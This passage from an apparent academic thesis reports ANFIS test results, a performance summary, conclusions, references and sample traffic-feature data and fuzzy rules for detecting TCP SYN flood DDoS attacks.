From Figure 7.4a one can see that when the test data presented is purely attack data, the output of the ANFIS is almost an exact fit. Also when the data is normal traffic, the tendency of the output is a very good fit. The output for mixed data shows some deviation from the expected but still remains in vicinity of expected output. This is only natural as the mixed data has some feature of normal data.


In Figure 7.4b, it can be seen that for pure attack data there is also a good fit, some deviations for mixed and normal data. But it can also be seen that there are major deviations from the expected for mixed and normal data even if their number is very

small. The percentage of these deviations to the number of good fits is about 0.8%. These deviations also fall in the range that has been specified by the interpreter module of the proposed detection system.

When the first order Sugeno-style inference was used in the ANFIS, it was observed that it took much longer to train. It was also observed that the error of training did not improve after a few epochs. In addition, during testing the output was found to deviate very much from the expected output. Figure 7.5a and 7.5b show this result.



(a)




(b)

Figure 7-5 Test Output of First Order ANFIS (a) small number of data, (b) large number of data for non-normalized data

The deviations in Figure 7.5a are with in reasonable distance from the expected. One surprising observation is that for mixed data the output of the first order ANFIS was closer to the expected output. On the other hand, when this ANFIS was subjected to large number of data, it produced few results which deviated drastically from the expected output.

To see if the deviations observed were because of the nature the input data (the data rate and rate change of data rate were not normalized), the data rate and rate of change of data rate were normalized. After normalization of these data, the ANFIS was trained for zero-order and first order Sugeno-style inference and tested. The results obtained for this configuration showed that the performance of the first order ANFIS was improved while the zero-order decreased.




(a) **(b)**

Figure 7-6 Test Output of Zero-Order ANFIS (a) small number of normalized data, (b) large number of normalized data

As it can be seen from Figure 7.6, compared to the non-normalized implementation of the zero-order ANFIS, the normalized version had more deviations than the former. In the first implementation, the results obtained showed that deviations occurred for mixed and normal data while the attack data was approximated well. In the later implementation, all types of data were found to deviate. The extent of the difference is more than previously observed.

On the other hand, the non-normalized first order ANFIS had major deviations from the expected output. But the normalized implementation minimized these deviations. In the previous case the output of the ANFIS varied between (-10, 50). But now it has been

improved to lie between (-1.5, 1.5) which is a major improvement. This result is shown in Figure 7.7.



(a) **(b)**

Figure 7-7 Test Output of First-Order ANFIS (a) small number of normalized data, (b) large number of normalized data

The over all performance of the different implementations of ANFIS in the detection process is calculated as follows:

$$DetectionRate = \frac{Number\ of\ \ good\ approximations}{total\ number\ of\ data}, \quad (7.1)$$

$$FalseAlarmRate = \frac{Number\ of\ Major\ Deviations}{total\ number\ of\ data}, \quad (7.2)$$

The number of major deviations is the number of values that deviated in the opposite direction of the expected output. For example, if the expected output is normal (0) and the out put of the ANFIS is greater than or equal to the acceptable range of attack output (0.6 and above), then it considered a major deviation indicating false alarm.

	Normalized Data		Non-Normalized Data	
	Zero-Order ANFIS	First Order ANFIS	Zero-Order ANFIS	First Order ANFIS
Attack	99.4%	99.72%	99.58%	99.44%
Normal	99.2%	97.71%	99.58%	97.22%
False Alarm	0.42%	0	0	2.5%

Table 7-1 Performance Summary of ANFIS in DDoS detection

Table 7.1 provides the summary of the performance of the hybrid intelligent system (ANFIS) in DDoS detection. It can be seen from this table that the best performance classification was achieved by the zero-order ANFIS when the data was not normalized. In this case the ANFIS produced 99.58% of accurate classification. Another best classification is achieved by the zero-order ANFIS when the input data was normalized. But it had about 0.42% false alarm. The next best classifier with no false alarm is the first-order ANFIS with normalized input data. It has 99.72% accuracy of classifying attack data. Nevertheless, its accuracy of classifying normal data was found to be 97.71%. The worst classifier in this study was found to be the First-Order ANFIS with input not normalized. Its accuracy of classification is 99.44% for attack data and 97.22% for normal data. This configuration also produced 2.5 % of false alarm.

8. Conclusion and Recommendation

This section summarizes the work done in this experiment by pointing to the major results obtained. It then recommends ideas that can be used for future research and implementations.

8.1. Conclusion

The objective of this thesis work was to investigate the capability of hybrid intelligence in the detection of DDoS attacks. Different hybrid intelligent systems were reviewed and the Adaptive Neuro-Fuzzy Inference System / Adaptive Network-based Fuzzy Inference System was selected because of its capability to approximate uncertain data. Then an experimental set up was prepared to generate data for training and testing of the Hybrid intelligent system. Next the ANFIS was tested in different configuration and the results achieved were good.

The results obtained showed that the ANFIS performed well in classifying attack and normal data when it was in zero-order Sugeno-style inference configuration and when the input data was not normalized. 0.42% and 2.5% false alarm were observed in zero-order ANFIS with normalized data and in first order ANFIS with non-normalized data respectively. The percentage of classification was found to be remarkably good and comparable to the work done in [1] and better than the Fuzzy C-means classification in [21].

8.2. Recommendation

In this work it was attempted to use an Adaptive Neuro-Fuzzy Inference system to classify DDoS attacks and was tested with TCP SYN flooding attack only. The following can be done as a continuation of this work,

1. incorporate other DDoS attacks and test the capability of ANFIS in the detecting these attacks.
2. the testing and training of the ANFIS was done offline and future works can include online training and testing.
3. develop and implement the ANFIS DDoS detection system to be incorporated with the Addis Ababa University network
4. the data collected represents only few scenarios and its amount is small as compared to the actual network traffic, hence, the proposed system would give a better result if tested with a good amount and different types of data.
5. data was collected in every second which incurs a considerable overhead, hence, finding an optimal time for minimizing the overhead and effective detection time can be considered.

Bibliography

[1] Srinivas Mukkamala, Andrew H. Sung, "A Framework for Denial of Service Attacks" IEEE International Conference on Systems, Man and Cybernetics, 2004

[2] William W. Streilein , David J. Fried, Robert K. Cunningham, "Detecting Flood-based Denial-of-Service Attacks with SNMP/RMON" , MIT Lincoln Laboratory

[3] Charalampos Patrikakis, Michalis Masikos, and Olga Zouraraki , "Distributed Denial of Service Attacks", National Technical University of Athens, http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html

[4] Michael Negnevitsky, "Artificial Intelligence: A Guide to Intelligent Systems" Addison-Wesley, 2004

[5] Glenn Carl, George Kesidis , Richard R. Brooks, Suresh Rai , "Denial-of-Service Attack-Detection Techniques", IEEE Internet Computing, Jan/Feb2006

[6] Antonio Challita, Mona El Hassan, Sabine Maalouf, Adel Zouheiry, "A Survey of DDoS Defense Mechanisms", Department of Electrical and Computer Engineering , American University of Beirut

[7] Tanachaiwiwat, S. and Hwang, K. "Differential packet filtering against DDoS flood attacks." ACM Conference on Computer and Communications Security (CCS). Washington, DC, October 2003.

[8] Zhang, S. and Dasgupta, P. "Denying denial-of-service attacks: a router based solution." International Conference on Internet Computing, June 2003.

[9] Jin, G., Wang, H., and Shin, K. G. "Hop-count filtering: an effective defense against spoofed DDoS traffic". In Proceedings of the 10th ACM conference on Computer and communication security. Washington D.C., USA, 2003.

[10] Ioannidis, J. and Bellovin, S. M. "Implementing pushback: Router-based defense against DDoS attacks". NDSS Conference Proceedings, 2002.

[11] Bencsath, B. and Vajda, I. "Protection against DDoS attacks based on traffic level measurements." Western Simulation MultiConference. San Diego, California, USA, January 2004.

[12] Perrig A., Song D., Yaar A. "StackPi: a new defense mechanism against IP spoofing and DDoS attacks." CMU technical report. December 2002. Updated February 2003.

[13] Keromytis, A.D., Misra, V., and Rubenstein, D. "SOS: an architecture for mitigating DDoS attacks". Selected Areas in Communications, IEEE Journal volume: 22, Issue: 1, January 2004.

[14] Christos Siaterlis, Basil Magralis ,Panagiotis Roris. "A novel approach for a Distributed Denial of Service Detection Engine". National Technical University of Athens, 2002-2003

[15] Gulay Oke, Georgios Loukas. "A Denial of Service Detector based on Maximum Likelihood Detection and the Random Neural Network", The Computer Journal, 2007

[16] Gavrilis Dimitris, Tsoulos Ioannis, Dermatas Evangelos. "Feature Selection for Robust Detection of Distributed Denial-of-Service Attacks Using Genetic Algorithms". Lecture Notes in Computer Science, Volume 3025, 2004

[17] Sampada Chavan, Khusbu Shah, Neha Dave, Sanghamitra Mukherjee, Ajith Abraham, Sugata Sanyal. "Adaptive Neuro-Fuzzy Intrusion Detection Systems", Proceedings of the International Conference on Information Technology: Coding and Computing, 2004

[18] Mamdani E.H. and Assilian S., An experiment in Linguistic Synthesis with a Fuzzy Logic Controller, International Journal of Man-Machine Studies, Vol. 7, No.1, pp. 1-13, 1975

[19] Sugeno M.: Industrial Applications of Fuzzy Control. North-Holland, Amsterdam, 269 s., 1985.

[20] Jang, J. –S.R. "ANFIS: Adaptive Network-based Fuzzy Inference System", IEEE Transactions on system, Man and Cybernetics, 23(3), 665-685

[21] Internet Protocol, http://www.faqs.org/rfcs/rfc791.html (last viewd:02/04/2008)

[22] Connected: An Internet Encyclopedia, http://www.freesoft.org/CIE/Course/index.htm (last viewd:02/04/2008)

[23] User Datagram Protocol, http://www.ietf.org/rfc/rfc768.txt (last viewd:02/04/2008)

[24] M. Zubair Shafiq, Muddassar Farooq, Syed Ali Khayam, “AComparative Studey of Fuzzy Inference Systems, Neural Networks and Adaptive Neurp Fuzzy Inference Systems for Portscan Attack”, EvoWorkshops 2008, LNCS 4974, pp. 52-61, 2008

[25] Hai-Tao He, Xiao-Nan Luo, Bao-Lu Liu, “Detecting Anomalous Network Traffic with Combined Fuzzy-Based Aproaches”, ICIC 2005, Part II, LNCS, pp. 433-442, 2005

Appendix I – Sample Data

The sample data given below shows the input to the ANFIS. The first column is the % of TCP SYN packets, the second is the data rate, the third is the rate of change of data rate, the fourth is the probability of distinct source ports and the last one is the desired output.

Normal Network Traffic Data

Non-normalized

0.00845572	6206.86	4156.7	0.0164664	0
0.00659341	3857.5	-2349.36	0.0178266	0
0.0125759	1990.74	-1866.76	0.0364267	0
0.0265092	3120.6	1129.85	0.0317585	0

Normalized

0.00845572	0.83194	0.73674	0.0164664	0
0.00659341	0.517042	-0.416404	0.0178266	0
0.0125759	0.26683	-0.330867	0.0364267	0
0.0265092	0.418271	0.200256	0.0317585	0

Mixed Network Traffic Data

Non-normalized

0.318098	422.7	5.34	0.30731	1
0.308277	679.24	256.54	0.292289	1
0.301864	405.48	-273.76	0.293282	1
0.300268	402.84	-2.64	0.290438	1

Normalized

0.318098	0.0579332	0.000902535	0.30731	1
0.308277	0.0930932	0.0433588	0.292289	1
0.301864	0.0555731	-0.0462693	0.293282	1
0.300268	0.0552112	-0.000446197	0.290438	1

Attack Network Traffic Data


Non-normalized


0.998655	542.73	542.73	0.875182	1
0.998734	1381.52	838.792	0.719099	1
0.999282	1090.71	-290.816	0.769596	1
0.999091	1196.37	105.663	0.750253	1

Normalized


0.998655	0.0743839	0.091729	0.875182	1
0.998734	0.189344	0.141768	0.719099	1
0.999282	0.149487	-0.049152	0.769596	1
0.999091	0.163969	0.0178585	0.750253	1


Graph for attack data when five attackers generating data.





Graph for mixed data when downloading large files while three attackers generating data.






Appendix II – ANFIS Parameters


The membership functions for each input and different implementations ANFIS after training is done is given below. Sample generated rules are also given.

Non-Normalized

Zero-Order ANFIS input membership functions




First Order ANFIS input membership functions




Normalized

Zero-Order ANFIS input membership functions



First Order ANFIS input membership functions



Sample ANFIS Generated Rules

1. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf1) and (input4 is in4mf1) then (output is out1mf1) (1)
2. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf1) and (input4 is in4mf2) then (output is out1mf2) (1)
3. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf1) and (input4 is in4mf3) then (output is out1mf3) (1)
4. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf2) and (input4 is in4mf1) then (output is out1mf4) (1)
5. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf2) and (input4 is in4mf2) then (output is out1mf5) (1)
6. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf2) and (input4 is in4mf3) then (output is out1mf6) (1)
7. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf3) and (input4 is in4mf1) then (output is out1mf7) (1)
